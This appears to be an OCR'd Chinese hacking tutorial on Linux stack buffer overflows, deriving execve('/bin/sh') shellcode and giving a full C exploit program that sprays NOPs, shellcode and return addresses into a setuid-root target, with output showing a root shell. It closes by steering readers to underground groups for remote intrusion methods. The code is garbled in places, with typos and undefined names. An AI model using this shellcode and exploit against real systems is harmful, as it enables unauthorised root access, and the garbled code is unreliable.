Shellcode和 Linux内的缓冲区溢出攻击

[By: C.Z.Y]

[<*>] 0x00 前言 [<*>]

~~~~~~

这里讨论基于 Linux 平台下的缓冲区溢出攻击。在这里我不再论述缓冲区溢出的原理，有许多出版物关于此主题，包括我以前写过的等等。当然，您必需具备的知识是 Linux、汇编和 C 语言以及缓冲区溢出利用，否则（甚至没有使用过 Linux OS），它会使你感到非常困惑！

本文进行缓冲区溢出攻击的步骤是： （1）获得 shellcode ；（2）执行目标程序时， 将 shellcode 复制 到目标程序的 堆栈中 。

[<*>] 0x01 获得 Shellcode [<*>]

~~~~~~

在使用缓冲区攻击时， 复制 到缓冲区的 超长数组 必然是以 二进制代码 的形式存 在，其中需要执行 两个系统调 用 execve 和 exit，execve 用来进入 shell，在执行不 成功时， exit 用来返回系统 。

以 Linux 系统为例 ，执行 一个 shell 的程序 为：

```
#include <stdio.h>
void main()
{
        char *name[2];
        name[0] = "/bin/sh"
        name[1] = NULL;
        execve(name[0], name, NULL);
        exit(0);
}
```

编译连接生成一个可 执行文 件，再查看 这个可执行文 件的 反汇编 代码，可以知 道 execve 和 exit 两个函数 的实现方式 。

Linux 下系统调 用的汇编 代码 :

```
[netspy@localhost:~$] gcc -o shellcode shellcode.c
[netspy@localhost:~$] gdb shellcode
(gdb) dissassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:        pushl   %ebp
0x80002bd <__execve+1>:      movl    %esp,%ebp          ;函数头
0x80002bf <__execve+3>:      pushl   %eax               ;保存 ebx
0x80002c0 <__execve+4>:      movl    $0xb,%eax          ;eax=0xb,eax 指明系统调 用号
0x80002c5 <__execve+9>:      movl    0x8(%ebp),%ebx     ;ebp+8 是第一个参数, 指向
"/bin/sh\0"
0x80002c8 <__execve+12>:     movl    0xc(%ebp),%ecx     ;ebp+12 是第二个参数 , 指向
name 数组
0x80002cb <__execve+15>:     movl    0x10(%ebp),%edx    ;ebp+16 是第三个参数空指针 的
地址
0x80002ce <__execve+18>:     int     $0x80              ;执行 系统调 用(execve)
0x80002d0 <__execve+20>:     movl    %eax,%edx          ;系统调 用的返回值 在 edx 中
0x80002d2 <__execve+22>:     testl   %edx,%edx
0x80002d4 <__execve+24>:     jnl     0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:     negl    %edx
0x80002d8 <__execve+28>:     pushl   %edx
0x80002d9 <__execve+29>:     call    0x8001a34 <__normal_errno_location>
0x80002d9 <__execve+34>:     popl    %edx
0x80002de <__execve+35>:     movl    %edx,(%eax)
0x80002el <__execve+37>:     movl    $0xffffffff,%eax
0x80002e6 <__execve+42>:     popl    %ebp
0x80002e7 <__execve+43>:     movl    %ebp,%ebp
0x80002e9 <__execve+45>:     popl    %ebp
0x80002ea <__execve+46>:     ret
0x800023b <__execve+47>:     nop
End of assembler dump.
(gdb) dissassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:       pushl   %ebp
0x800034d <_exit+1>:     movl    %esp,%ebp
0x800034f <_exit+3>:     pushl   %ebx
0x8000350 <_exit+4>:     movl    $0x1,%eax          ;1 号系统调 用
0x8000355 <_exit+9>:     movl    0x8(%ebp),%ebx     ;ebx 为参数 0
0x8000358 <_exit+12>:    int     $0x80              ;执行 系统调 用(exit)
0x800035a <_exit+14>:    movl    0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:    movl    %ebp,%esp
0x800035f <_exit+19>:    popl    %ebp
```

```
0x8000360 <_exit+20>:   ret
End of assembler dump.
```

合成 的汇编 代码为 ：

```
movl $execve  的系统调 用号， %eax
movl "bin/sh\0"    的地址 ， %ebx
movl name   数组 的地址 ， %ecx
movl name [n-1]   的 地址 ， %edx
int $0x80                                   ;执行 系统调 用(execve)
movl $0x1,%eax                              ;1 号系统调  用
movl 0,%ebx                                 ;ebx 为  exit 的参数  0
int $0x80
```

接下来, 构造 执行 上述功能 的汇编 代码 , 除上 述汇编 代码外 , 还需要构造字符串 “ /bin/sh ” 和 name 数组 ， 并得到它 们的地址 (送到 ebx， ecx， edx 中作为 execve 的参数)。以下的汇编 代码可 以完成 这些功能 。

```
jmp xxx                         # 3 bytes //  跳转 到最后
yyy:
popl %esi                       # 1 bytes //  弹出 string 的地址到  esi
movl %esi, 0x8(%esi)            # 3 bytes //  在 string+8 处构造   name 数组
                                        //esi-0x8: name[0]  放  string 的地址
movb $0x0, 0x7(%esi)            # 4 bytes //string+7   处放  0 作为  string  的结尾
movl $0x0, 0xc(%esi)            # 7 bytes //esi+c:name[1]   放 0
movl $0xb, %eax                 # 5 bytes //eax=0xb   是  execve 的  syscall 代码
movl %esi, %ebx                 # 2 bytes //ebx=string    的地址
leal 0x8(%esi), %ecx            # 3 bytes //ecx=name   数组 的开始地址
leal 0xc(%esi), %edx            # 3 bytes //ecx=name[1]   的地址
int $0x80                       # 2 bytes //int 0x80    是  syscall
movl $0x1, %eax                 # 5 bytes //eax=0x1   是  exit  的 syscall 代码
movl $0x0, %ebx                 # 5 bytes //ebx=0   是  exit 的返回值
int $0x80                       # 2 bytes //int 0x80    是  syscall
xxx:
call yyy                        # 5 bytes //  这里 放 call,string  的地址就  会作为返回地址压栈
.string \"/bin/sh\"             # 8 bytes
```

首先 使用 JMP 跳转 到最后 的 call 指令 ，执行   call 指令后 ， 字符串 /bin/sh   的地址 将作为 call 的返回地址压入堆栈   。接着 执行到   popl esi，把压入栈中 的字符串地址   取出放到 esi 来，esi 就是字符串 在内存中 的地址 (注意 ， 直接执行 movl offset string,%esi 并不能 取得结果)。然后，将 字符串后 面的字 节置 为 0， name 数组 在字符串 之后， 其地址为   string 的首地址 如 8，name[0] 的值为 esi(name[0]="/bin/sh") ， 存入一 整数 0 作为 name[1](name[1]=NULL) 。最后调用 execve 进入 shell， 如果 execve 执行 成功 则进 入 shell，执行 失败 时调用 exit 退出程序。

以上代码 如果 能复制 到缓冲区， 修改 堆栈中 的函数返回地址指向 这 段程序， 可 以获得 一个 shell。但 是， strcpy 或 gets 等 字符串函数 在 处 理 字符串 的时 候，以 "\0" 为字符串结尾 ， 遇 0 就结 束操 作。而这 一 段 代码 有 大量 的\0 字符 ，因 此不会 被完整 地复制 这段 程序到 堆栈 缓冲 区 中， 所以需 要要一些 改动 以避免 其中 出 现\0 字符 。

最后 的 shellcode:

```
char shellcode[] =
/*00*/ "\xeb\x1f"                 /* jmp 0x1f */
/*02*/ "\x5e"                     /* popl %esi */
/*03*/ "\x89\x76\x08"             /* movl %esi, 0x8(%esi) */
/*06*/ "\x31\xc0"                 /* xorl %eax, %eax */
/*08*/ "\x88\x46\x07"             /* movb %eax, 0x7(%esi) */
/*0b*/ "\x89\x46\x0c"             /* movl %eax, 0xc(%esi) */
/*0e*/ "\xb0\x0b"                 /* movb $0xb, %al */
/*10*/ "\x89\xf3"                 /* movl %esi, %ebx */
/*12*/ "\x8d\x4e\x08"             /* lcal 0x8(%esi), %ecx */
/*15*/ "\x8d\x56\x0c"             /* lcal 0xc(%esi), %edx */
/*18*/ "\xcd\x80"                 /* int $0x80 */
/*1a*/ "\x31\xdb"                 /* xorl %ebx, %ebx */
/*1c*/ "\x89\xd8"                 /* movl %ebx, %eax */
/*1e*/ "\x40"                     /* inc %eax */
/*1f*/ "\xcd\x80"                 /* int $0x80 */
/*21*/ "\xe8\xdc\xff\xff\xff"     /* call -0x24 */
/*26*/ "/bin/sh"                  /* .string \"/bin/sh\" */
```

[<*>] 0x02 利用 堆栈 溢出获得 shell [<*>]

~~~~~~

要 利用目标程序的 堆栈 溢出 漏洞 获得 shell， 首先要 利用 一个数组来存放 shellcode， 将 shellcode 作为参数 传给 这 个 程序， 这 个程序在 调用 strcpy 时把 shellcode 复制 到堆栈中 。同 时， 在 传递 shellcode 时， 还必 须传递 指向 shellcode 的地址来 覆盖 堆栈中函数 的返回地址 。

通过反汇编目标程序的 二进 制代码 ，可 以得出这 样一个字符串 ，然 后传递给 目标程序 作 为参数 。

SSSSSSSSSSSSXXXXXXXXAXXXXXXXX

S段 为 shellcode。A 的 值为 shellcode 在 内 存中 的地址 ,将 上 述 字符串复制 到堆栈中 以后， A 将 覆盖 堆栈中 EIP 的 内容 ， 因 此函数返回 时会 调用 shellcode。因 此， 关 键 在于 A 的 取 值， 以及 A 在 字符串中 的 位置 。

在不 能分析 二进制代码 获得 上 述 信息 的情况 下， 可 对 A 的 取 值以及在 字符串中 的 位置
~~~~~~

进行 猜测。但猜 中的可能 性很低，为了提高命 中率，对 字符串 进行以下 改进：

NNNNNNNNNNNNNNNNSSSSSSSSSSSSSAAAAAAAAAAAAAAAAAA

其中，N 为 NOP。在 Intel 机器 上，NOP 指令的 机器为 0x90，执行 空操作。S为 shellcode。A 为我们猜测 的 buffer 的地址。A 的取值 范围只 要在 N 段即 可，不必 要精确 的定位 在 S段的起始位置。而通 过将 A 重复多次，必然在 堆栈 覆盖了 函数 的返回地址 。这 种方法将大大 地提高猜 中率。为了避免 执行 运行目标程序时在 命令行上输入这 个字符串作为参数 ，可以编写程序 来自动 执行这 个目标程序。

下面是利用 ./vuln 的堆栈 溢出 漏洞 来得到 shell 的程序：

```
#include <stdio.h>
#include <stdlib.h>
#define OFFSET 0
#define RET POSITION 1024
#define RANGE 20
#define NOP 0x90
/* shellcode 数组 被拷贝 到堆栈中， 缓冲区溢出 后执行 /bin/sh */
char shellcode[] =
"\xeb\x1f"                    /* jmp 0x1f */
"\x5e"                        /* popl %esi */
"\x89\x76\x08"                /* movl %esi, 0x8(%esi) */
"\x31\xc0"                    /* xorl %eax, %eax */
"\x88\x46\x07"                /* movb %eax, 0x7(%esi) */
"\x89\x46\x0c"                /* movl %eax, 0xc(%esi) */
"\xb0\x0b"                    /* movb $0xb, %al */
"\x89\xf3"                    /* movl %esi, %ebx */
"\x8d\x4e\x08"                /* lcal 0x8(%esi), %ecx */
"\x8d\x56\x0c"                /* lcal 0xc(%esi), %edx */
"\xcd\x80"                    /* int $0x80 */
"\x31\xdb"                    /* xorl %ebx, %ebx */
"\x89\xd8"                    /* movl %ebx, %eax */
"\x40"                        /* inc %eax */
"\xcd\x80"                    /* int $0x80 */
"\xe8\xdc\xff\xff\xff"        /* call -0x24 */
"/bin/sh"                     /* .string \"/bin/sh\" */
/*  获得当前程序的  堆栈指针  */
unsigned long get_sp(void)
{
        asm ("movl % esp,%eax");
}

main(int argc, char **argv)
```


```
{
        char buff[RET POSITION+RANGE+1],*ptr;
        long addr;
        unsigned long sp;
        int offset-OFFSET, bsize=RET POSITION+RANGE+ALIGX+1;
        int i;

        if (argc>1)
                offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0; i<bsize; i--4)
                *((long *)&(buff[i]))-addr;          /*addr  相当于  A,  放到缓冲区溢出的   字符串中  */

        for(i=0; i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;                         /* 在缓冲区溢出   字符串中  前面放置 NOP 指令 */

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i-0; i<strlen(shellcode); i++)
                *(ptr-+)=shellcode[i];               /* 在缓冲区溢出   字符串 的中间放置 shellcode*/
        buff[bsize-1]="\0";

        printf("Jump to 0x%08x\n", addr);

        execl("./vuln", "vuln", buff, 0);
}
```

执行的 结果 ：

```
netspy@localhost:~$ ls -l vuln
-rwxr-xr-x 1 root root **** 2009-01-19 12:14 vuln*
netspy@localhost:~$ ls -l exploit
-rwxr-xr-x 1 czy netspy **** 2009-01-21 10:37 exploit*
netspy@localhost:~$ ./exploit
Jump to 0xbfffec64
Segmentation fault
netspy@localhost:~$ ./exploit 500
Jump to 0bffea70
bash-2.05b# whoami
root
bash-2.05b#
```

[<*>] 0x03 尾声 [<*>]

~~~~~~



感谢组织成员给予的帮助，感谢身边朋友给予 的鼓励 ；

无论如何，希望这个教程对您有所帮助 ；

如果想了解更多的攻击 伎俩以及远程的认证入侵等，建议您寻求更多的地下计算机组织来交流技术 ；

疑问、解释、忧虑。请发送至我的 Email--> HacK01@Live.CN
~~~~~~